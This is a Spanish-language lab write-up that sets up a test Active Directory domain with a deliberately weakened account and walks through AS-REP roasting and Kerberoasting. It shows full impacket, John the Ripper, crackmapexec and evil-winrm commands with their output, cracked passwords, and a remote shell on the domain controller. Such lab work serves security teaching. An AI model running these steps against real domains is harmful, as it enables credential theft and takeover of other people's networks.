Kerberoasting es una técnica de ataque que explota el cifrado débil de contraseñas de servicio en entornos de Active Directory. Los atacantes extraen las cuentas de servicio, solicitan Tickets Granting Service (TGS) y luego descifran los hashes de las contraseñas para obtener acceso a los recursos protegidos. Para mitigar el ataque de Kerberoasting, se deben implementar contraseñas fuertes, rotarlas regularmente y monitorear eventos de autenticación sospechosos en Active Directory. Esta es la técnica en la que nos vamos a centrar

3 - Active Directory

Active Directory, o también denominado AD, es la implementación del servicio creado por Microsoft (servicio que ofrece a través de los Windows Server) para una red distribuida de equipos. Un servicio de directorio es una base de datos distribuida que permite almacenar información referente a los recursos que se encuentran en una red con el objetivo de facilitar su localización y administración.

Eso es posible, porque el servicio mapea los nombres de los recursos de red con sus respectivas direcciones de red para que el usuario pueda realizar búsquedas sin conocer el nombre o la ubicación de los mismos.

El servidor de directorio que ofrece dichos servicios en Active Directory es conocido como controlador de dominio (DC, Domain Controller). Es el encargado de autenticar y autorizar todos los usuarios y equipos de una red que implementa AD. También se encarga de responder a las peticiones de autenticación como es el inicio de sesión , comprobación de permisos etc... para ello es necesario que almacene y gestione la base de datos de usuarios y recursos de la red.

Entre los distintos recursos de red, conocidos como objetos y ordenados de forma jerárquica dentro de AD, se pueden encontrar usuarios, permisos, grupos servicios, impresoras, equipos, servidores, etc... y que un usuario podrá utilizar los distintos servicios de AD para realizar consultas.

Algunos de los protocolos y estándares utilizados por Active Directory son los siguientes:

1. Lightweight Directory Access Protocol (LDAP): Es el protocolo principal utilizado por Active Directory para acceder y realizar consultas al directorio. LDAP es un estándar de la industria para acceder y gestionar directorios de servicios.
2. Kerberos: Es un protocolo de autenticación utilizado por Active Directory para permitir que los usuarios inicien sesión de forma segura en los sistemas de la red. Proporciona autenticación mutua entre los usuarios y los servicios de red.
3. Domain Name System (DNS): Active Directory utiliza DNS para resolver nombres de dominio y ubicar los controladores de dominio en la red. El DNS es esencial para el funcionamiento adecuado de Active Directory.

3.1 Configuración del AD

Para configurar nuestro laboratorio de pruebas de Windows Server , lo primero que habrá que hacer es descargarse la iso de la página oficial, en este caso nos descargamos la versión del 2019.

<https://www.microsoft.com/es-es/evalcenter/download-windows-server-2019>

Cuando esté descargado , lo instalamos en una máquina virtual y la arrancaremos , usaremos la Versión Datacenter con Entorno de Escritorio.




Figura 1.8: Instalación Windows Server

Para crear nuestro dominio procederemos a irnos a la parte de Administrar → Agregar roles y características → Roles de Servidor y elegimos los Servicios de Dominio de Active Directory




Figura 1.9: Instalación Dominio

En este punto es cuando vamos a tener que crear nuestro dominio para hacer la prueba.




Figura 2.0: Creación Dominio

3.1.1 ¿Qué es un bosque?

Un bosque en Windows Server es una colección de uno o más dominios que comparten una relación de confianza mutua y comparten una estructura de nomenclatura de dominio común.

En un bosque de Active Directory, existe un dominio raíz que actúa como la autoridad principal y se considera el nivel superior de la jerarquía. A partir de este dominio raíz, se pueden agregar dominios secundarios, también conocidos como subdominios, que heredan las políticas y la estructura del dominio raíz.

Los bosques de Active Directory ofrecen varias ventajas, como la administración centralizada de usuarios y recursos, la implementación de políticas de seguridad coherentes en todos los dominios y la capacidad de establecer relaciones de confianza entre los dominios dentro del bosque.

El siguiente paso de la creación del dominio es asignarle una contraseña que sea segura.



Asistente para configuración de Servicios de dominio de Active Directory

Opciones del controlador de dominio

- Configuración de implementación
- Opciones del controlador...**
- Opciones adicionales
- Rutas de acceso
- Revisar opciones
- Comprobación de requisitos
- Instalación
- Resultado

Seleccionar nivel funcional del nuevo bosque y dominio raíz

Nivel funcional del bosque: Windows Server 2016

Nivel funcional del dominio: Windows Server 2016

Especificar capacidades del controlador de dominio

- ☒ Servidor de Sistema de nombres de dominio (DNS)
- ☒ Catálogo global (GC)
- ☐ Controlador de dominio de solo lectura (RODC)

Escribir contraseña de modo de restauración de servicios de directorio

Contraseña:

Confirmar contraseña:

Figura 2.1: Contraseña Dominio

Una vez hecho esto ya habíamos terminado nuestra creación del dominio, solo nos faltaría reiniciar nuestro servidor.

3.2 Creación de Usuarios

Para el laboratorio usaremos una cuenta administrador , una cuenta de un usuario sin privilegios que estará mal configurada con un agujero donde el atacante podrá entrar para escalar privilegios y una cuenta que viene por defecto en kerberos que es KRBTGT.

1. Administrador: El administrador del sistema usa la cuenta de administrador para las tareas que requieren credenciales administrativas. Esta cuenta no se puede eliminar ni bloquear, pero se puede cambiar el nombre de la cuenta o deshabilitarla. La cuenta Administrador proporciona al usuario acceso completo (permisos de control total) de los archivos, directorios, servicios y otros recursos que se encuentran en ese servidor local. La cuenta Administrador se puede usar para crear usuarios locales y para asignar derechos de usuario y permisos de control de acceso. El administrador también puede usarse para tomar el control de los recursos locales en cualquier momento con solo cambiar los derechos de usuario y los permisos .

2. Usuario Local: La cuenta de un usuario es una cuenta local que tiene acceso limitado al equipo . De forma predeterminada, la contraseña de la cuenta de local se puede dejar en blanco pero para tener más seguridad es recomendable ponerle una contraseña que sea segura. La cuenta en local permite a los usuarios de una sola vez o ocasional, que no tienen una cuenta individual en el equipo, iniciar sesión en el servidor o dominio local con derechos y permisos restringidos.


3. KRBTGT: La cuenta de KRBTGT es una cuenta local predeterminada que actúa como una cuenta de servicio para el

servicio de centro de distribución de claves (KDC). Esta cuenta no se puede eliminar y no se puede cambiar el nombre de la cuenta. La cuenta de KRBTGT no se puede habilitar en Active Directory. KRBTGT es también el nombre principal de seguridad utilizado por el KDC para un dominio de Windows Server.

3.2.1 Ejemplo de la creación de los usuarios

Cuenta Administrador

Para crear la cuenta de usuario administrador, hay que ir a Herramientas → Usuarios y equipos de Active Directory y añadir Nuevo objeto.



Nuevo objeto: Usuario

Crear en: alexpadi.local/Users

Nombre de pila: admin Iniciales:

Apellidos:

Nombre completo: admin

Nombre de inicio de sesión de usuario:

admin @alexpadi.local

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

ALEXPAD12\ admin

< Atrás Siguiente > Cancelar

Figura 2.2: Creación Usuario

Y después le asignamos una contraseña




Figura 2.2: Contraseña Usuario

Cuando hayamos creado la cuenta Administrador hay que asignarle el SPN (Nombre Principal de Servicio) que es un identificador único para un servicio en una red que utiliza la autenticación Kerberos es decir la autenticación mutua entre un cliente y un servicio.

Esto se hace con el siguiente comando:

```
CA: Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.17763.3650]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>hostname
Company

C:\Users\Administrador>setspn -a alexpadi.local/admin.Company alexpadi.local\admin
Comprobando el dominio DC=alexpadi,DC=local

Registrando valores de ServicePrincipalName para CN=admin,CN=Users,DC=alexpadi,DC=local
alexpadi.local/admin.Company
Objeto actualizado
```

Figura 2.3: SPN para Administrador

Cuenta sin privilegios.

Para ello , vamos a crear una cuenta de un usuario que tienes unos privilegios básicos en el servidor y gracias a una mal configuración de esta cuenta , se podrá sacar la contraseña y escalar hasta la cuenta administrador.




Figura 2.4: Creación Usuario

Y luego le asignamos una contraseña.




Figura 2.5: Contraseña Usuario

Ahora es cuando el administrador del servidor hace una mala configuración del usuario y le añade la siguiente :




Figura 2.6: Mala Configuración del Usuario

Esto hace que no requiera que los solicitantes demuestren su identidad antes de que el KDC emita un boleto para un principal en particular y cuando el atacante realiza el ataque puede ver el TGT del usuario , el cual podrá descifrar de una forma sencilla con herramientas como John The Ripper o Hashcat y a partir de ahí, se hace la escalada de privilegios .

Esto lo veremos a continuación en el siguiente punto , cuando se explique el punto de vista del ataque.

4- Ataque de Kerberoasting


Como ya se vio anteriormente, el objetivo de este ataque es recolectar los tickets TGT de aquellos servicios que se encuentran en ejecución en el contexto del dominio desde un usuario no privilegiado del dominio. Una vez estemos en posesión de alguno de esos TGT podremos intentar romper su hash.

Para ello usaremos unas librerías que se usan a nivel de Pentester llamadas impacket. Se basa en un proyecto que contiene múltiples clases y scripts que soportan los principales protocolos de red disponibles actualmente, especialmente aquellos utilizados en redes con sistemas Windows.

La instalación de Impacket se puede llevar a cabo utilizando PIP, partiendo del código fuente disponible en GitHub y ejecutando el fichero «setup.py» o creando un contenedor en Docker. Cualquiera de las alternativas indicadas permite utilizar Impacket y los scripts disponibles en el proyecto sin mayores dificultades, además se encuentran documentadas en el repositorio. Instalar Impacket normalmente no supone ninguna dificultad.

En el ataque , el primer paso que se hará es usar un módulo de impacket llamado GetNPUser.py , el cual sabiendo un usuario que esté en el dominio y que no tenga privilegios, podremos capturar su TGT de la siguiente manera

```
GetNPUser.py -IP_Server -domain.local/user
```

A terminal window with a dark background. The prompt is (kali@kali)-[~/Downloads]. The command entered is \$ GetNPUsers.py -dc-ip=172.30.1.120 alexpadi.local/prueba.

```
(kali@kali)-[~/Downloads]  
$ GetNPUsers.py -dc-ip=172.30.1.120 alexpadi.local/prueba
```

Figura 2.7: TGT del Usuario

Cuando hagamos el comando , nos pedirá la contraseña de nuestra sesión (importante recordar esto ya que no tenemos ninguna otra por el momento), en mi caso es “kali” y una vez puesta nos saldrá el TGT de nuestra víctima que contiene la contraseña en forma de hash que proporciona el servicio de Kerberos.

```

Password:
[*] Cannot authenticate prueba, getting its TGT
$krb5asrep$23$prueba@ALEXPADI.LOCAL:7b600b755c5c20b5f878d6a83e539c9d$0667fa51b77364240501f
be56d5782a3ab146b3f7f2c6cd9d53c0b6e6021d24601da7787fa5936f219e6441a54fdfb0e5010c065e377e16
6fce7b6cfe47d31f3d5e8ed9139695b523d79f4d6edf7519bf55a7600acc92e2c619a183d8aaaaadeea995e946d
89449fd3b13ded0bdc42d2cf903f420c376c172dd33b1f88ea43a64ba11e468d7d02431ec1a07990c599d52668
60d3f6506efea2f8086774981d2adb2196918a96c6c84f6efebd4825667afd5230979f3dc498ea8ca5d4bf34f
47dd636377a05ea410673d3f4fb3ebc7a64b9bb8dab2e18aa25f5447bdbaca9fa250cdf3ded204fa4883aa0799
104d5ffcf

```

Figura 2.8: Muestra del TGT

Añadimos el hash a un archivo de texto con el comando nano.

```

(kali@kali)-[~/Downloads]
$ cat hash
$krb5asrep$23$prueba@ALEXPADI.LOCAL:d1a78c1cc855866000b204e7490bd436$f8eb1890d1284be6e596a
b869b70179651fd4a0fdaf06f4f74eed63bfff02144d05dff91de869846309656de66b8cd4eb063f0b98db4e42a
a50dcf5b6e5efc57743515a7d1e5481417eecf1c4c72d901c5739cb951c094c861c1901068566e1a8d927369bd
11e92b6b092d35b631ebf8925a06a7c8f20e8c00b0c0425fc6f92acbb690802c04d3bfa05837357b6df391b68a
a05c1d3903d70ab8d25335e7dc08fc99160a01f7be74ef52d7f80d1a880aa1ac25d8a4ed472f0cd48714b5ecdbe
c1c7c1660dabd115d46ceb755e1511762c6ee9c6f2b481fa925cb5c2f6b2ee09f58b11a0ca68c16b45ace10787
5695b77d6

```

Figura 2.9: Archivo de texto para el TGT

A continuación procederemos a descryptar la contraseña con la herramienta John The Ripper que es de los programas más famosos y utilizados para crackear contraseñas en sistemas operativos Windows, Linux y también MacOS. Este programa es de código abierto y está orientado específicamente a crackear contraseñas por fuerza bruta y también por diccionario, es capaz de crackear los hashes de las contraseñas muy rápido (depende de la potencia del procesador de tu ordenador), y su utilización es realmente sencilla aparte no hace falta la instalación ya que en Kali Linux viene instalado.

```


(kali@kali)-[~/Downloads]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123! ($krb5asrep$23$prueba@ALEXPADI.LOCAL)
1g 0:00:00:00 DONE (2023-05-30 06:18) 100.0g/s 102400p/s 102400c/s 102400C/s usuario..moom
oo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Como se ve en la imagen , usando John y un diccionario potente que en este caso se ha usado el rockyou.txt que contienen más de 200.000 mil contraseñas , en apenas un par de minutos se ha crackeado fácilmente la contraseña del usuario Prueba que es **Password123!** .

Una vez que tengamos esta contraseña empezaremos a escalar privilegios de una manera muy similar con otro módulo el cuál no se podría usar antes ya que no teníamos ninguna contraseña válida.

Pero antes de esto para asegurarnos de que la contraseña sea correcta y no se haya producido ningún error previo en el crackeo , lo que se hará es una comprobación con una herramienta llamada crackmapexec que te dice si la contraseña es correcta o no.



```
(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 172.30.1.120 -u 'prueba' -p 'Password123!'
SMB 172.30.1.120 445 COMPANY [*] Windows 10.0 Build 17763 x64 (name:COMPANY) (domain:alexpadil.local) (signing:True) (SMBv1:False)
SMB 172.30.1.120 445 COMPANY [+] alexpadil.local\prueba:Password123!
```

Figura 3.1: Comprobación Contraseña del Usuario

La imagen nos muestra cómo al poner el usuario y la contraseña sale un signo de más [+] y esto quiere decir que la contraseña es la correcta.

Ahora haremos unos pasos muy similares pero para la cuenta de administrador usando otra de los módulos de impacket , en este caso usaremos GetUserSPs.py con el usuario y la contraseña válidas las cuales hemos conseguido en los pasos anteriores.

Es muy importante poner el parámetro -request , ya que si no , no funcionaría . Esto viene explicado en la guía de uso de GetUserSPN.py

```
(kali㉿kali)-[~]
$ GetUserSPNs.py -dc-ip 172.30.1.120 alexpadi.local/prueba:Password123! -request
Impacket v0.10.1.dev1+20230503.31849.70b4ae50 - Copyright 2022 Fortra
```

Figura 3.2: TGS del Admin

El resultado del comando es el siguiente:

[illegible]

Figura 3.3: Muestra del TGS

Nos muestra por pantalla el TGS de la cuenta de administrador en forma de hash y el nombre del usuario que es admin. Este hash usaremos el mismo procedimiento que el anterior para crackear , hay más métodos pero hacerlo con John es de lo más sencillos.

Lo guardamos en un archivo de texto para el paso siguiente descifrar la contraseña.


```
(kali@kali)-[~]
$ cat hashadmin
$krb5tgs$23$*admin$ALEXPADI.LOCAL$alexpadl.local/admin*$b88dd82f82f82b39cc2bde7e5fb831901$e86f4815518391452f65b0e3405723ce7f04aa45aa
5f1771b21529b01c81e924e5133860fde33bec8a330a38f69d5b24901dcd792bc4a81e278ebe694fb7f7fc1e294efe7b45f1d7645a3aac9947fdd3f74e4ff4f01
88ab614b56fa227b881a2fe52c7bdc6dd4234da982f1916feeda6267525b90aa2e635a0702433843a9e3f7f44c1033cfff15d3f931d0a5709601876f7d7377d7b5be
3b221ad52a9cb878d9a7f6f45ee4bbf8a41396233db6d8057231c0b46bc721d5a3bab615fdec3a8f5f2b91e989148d97ac38561bbb0584b644faa6cbfbc01f30253
040b5610219f9714fd13d6dd6b8b41857d9587df05db18295c130c2c37806aa0cefa805b590ab254c07cadec171871ba13f300d693953b1ee5795668004f2c50496
b41b0f4ba3e2e2a429b005b61f21d1252702d9082e283ff6111f00d94a190738ff7ef58957b299776a0983a4ef5af388f2c4221652bae30406f8d0c6a7c4283bcfa
be14463fdf5c3e44b98fef65f60f703fa5e7fe7475e93abd29def41e46621cec1460afd67d954a18fd8813c2210470940d12cb7ab748c49aedd08c79dfa3f98a791
aa80986b1e01fcb180732199b4827e69fae98338967dd1dba311ed742d931397cf74ded08119070607a105ce3f5f374f7e89ed6ce9931c027db16d6eb7e5af7b98a
dac6e30f7914f8cbb9ec3b7581f0c1224a193ac7abe2b7e48acaab89a907dfc9b090249a5153b59d17a8f26dcd834213867a1f0948a7755a9e920a7dc4a45b89c6
5cb3bd4d53a82a00d381569a01df89c093dd74821e7c134b25f26d1d82ed1395a0caadea79d629e12400f3e8cf578ebbc7bf55971598cb45338d9fdaa3d221b7cbf
8b1b99b03fad6d0857dc0d8a59ea11345090df3b842a6e07af05b411bb61ff285249d28294f2a547c972f1b7fad95942a402c56f7e1ad3a11c99ccf0da97faf51d6
65c56f3dbdceb1c93b5106a87d68f5059cce8563344fded69e3a70e4e810504024160e0805925ea46103954791564405562c30e9b9ca307e754da7a3f32cdc19cd2
26e409361cb8807fe0076da6a07dd6d4b549393fd9c05cacf8eaeefed33030b7843b77117a000d9a012474f327a5560cbd15514fd9efeffd81b90496f5f60861df6a
d612996723494df4e71f3456132213340c0e7831ff3aae0dc1420b0fd590c736940c4c3df7327ab7c556b3c3f80d655c85a1b7b2fc0d39b9fa61e469abbe8e9bb5e
57150229ee6f001d53dee0afbef096052543b8c1cc58eff365cfac6c61efc759c4018374f277532d2ab92efa89b6a5abe0df903e1b491e0691db9651c7bdf1689f
e5fcf75546302292734fe76ce89b39684053d39d5deb29f76d61ff6bac3c86cacea3e982c776273012a435b68227c590efc5bc53491c9d16f4dce2e130edded1a69
95b90641278048861abbf9d5c0c5549a50051af03238e730a5686ce7fa299890bad8b93ce24312aef522b39e21baf80d1655ffae8989a4a2f53
```

Figura 3.4: Archivo de Texto para el TGS

Usamos John The Ripper e igual que en la contraseña de usuario , la crackea en un par de minutos.

```
(kali@kali)-[~]
$ john hashadmin --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd12! (?)
1g 0:00:00:00 DONE (2023-05-31 09:18) 50.00g/s 51200p/s 51200c/s 51200C/s usuario..moomoo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 3.5: Crackeo del Hash admin

En este caso el administrador del dominio y su contraseña es:

admin:Passw0rd12!

Vamos a comprobar que la contraseña es correcta y John no se ha equivocado al crackear para ello hacemos lo mismo que anteriormente usamos crackmapexec y veremos como sale (Pwn3d!) que en este caso tendríamos la contraseña correcta de un usuario administrador.

```
SMB 192.168.1.161 445 COMPANY [*] Windows 10.0 Build 17763 x64 (name:COMPANY) (domain:alexpadl.local) (SMBv1:False)
SMB 192.168.1.161 445 COMPANY [+] alexpadl.local\admin:Passw0rd12! (Pwn3d!)
```

Figura 3.6: Comprobación de la contraseña del Admin

Una vez tengamos los datos de un usuario con privilegios , es cuando podremos meternos en el sistema como Administrador. Para ello usaremos una herramienta la cual nos proporcionará una shell y nos conectaremos al ordenador de la víctima.

Evil-WinRM

¿Qué es evil-winrm?

Evil-WinRM es una herramienta de código abierto utilizada para la post-explotación en sistemas Windows. Proporciona una interfaz de línea de comandos similar a WinRM (Windows Remote Management) para establecer una conexión remota y administrar sistemas Windows comprometidos.

Evil-WinRM está diseñado para aprovechar las debilidades de configuración y las vulnerabilidades existentes en los sistemas Windows para obtener acceso remoto no autorizado. Utiliza el protocolo WinRM y aprovecha credenciales válidas o debilidades en la autenticación para establecer una sesión de administración remota.

Una vez que se ha establecido una conexión con Evil-WinRM, los atacantes pueden ejecutar comandos y scripts en el sistema objetivo, obtener acceso a archivos y directorios, modificar configuraciones, realizar enumeración de usuarios y grupos, y realizar otras acciones maliciosas dentro del sistema comprometido.

Para instalar la herramienta en el kali solo con hacer un comando se instala: `sudo gem install evil-winrm` .


```
(kali㉿kali)-[~]  
$ sudo gem install evil-winrm  
[sudo] password for kali:   
Happy hacking! :)  
Successfully installed evil-winrm-3.5  
Parsing documentation for evil-winrm-3.5  
Done installing documentation for evil-winrm after 0 seconds  
1 gem installed
```

Figura 3.7: Descarga de Evil-WinRM

Cuando esté instalado procederemos a usar los parámetros que nos indican para poder conectarnos como usuario administrador. Tendremos que indicar el usuario, contraseña y la ip del Server.

```
(kali㉿kali)-[~/evil-winrm]  
$ evil-winrm -u admin -p 'Passw0rd12!' -i 172.30.1.120
```

Figura 3.8: Conexión con la Shell

Con esto ya estaremos dentro de la máquina víctima y podremos acceder a cualquier archivo que tenga en el ordenador.

```
*Evil-WinRM* PS C:\Users\admin> dir  
Directory: C:\Users\admin  
Mode                LastWriteTime         Length Name  
----                -  
d-r--             5/31/2023  10:10 AM              3D Objects  
d-r--             5/31/2023  10:10 AM              Contacts  
d-r--             5/31/2023  10:10 AM              Desktop  
d-r--             5/31/2023  10:10 AM              Documents  
d-r--             5/31/2023  10:10 AM              Downloads  
d-r--             5/31/2023  10:10 AM              Favorites  
d-r--             5/31/2023  10:10 AM              Links  
d-r--             5/31/2023  10:10 AM              Music  
d-r--             5/31/2023  10:10 AM              Pictures  
d-r--             5/31/2023  10:10 AM              Saved Games  
d-r--             5/31/2023  10:10 AM              Searches  
d-r--             5/31/2023  10:10 AM              Videos
```

Figura 3.9: Directorios del admin

Comprobamos si tiene algo en Documentos.

```
*Evil-WinRM* PS C:\Users\admin\Documents> ls

Directorio: C:\Users\admin\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          5/31/2023  10:14 AM              DatosSecretos
```

Figura 4.0: Directorio con Contenido

Este usuario tiene una carpeta llamada DatosSecretos , la cuál nos metemos a ver que contiene.

```
*Evil-WinRM* PS C:\Users\admin\Documents\DatosSecretos> ls

Directorio: C:\Users\admin\Documents\DatosSecretos

Mode                LastWriteTime         Length Name
----                -
-a-----          5/31/2023  10:55 AM           15 Claves_Empresa.txt
```

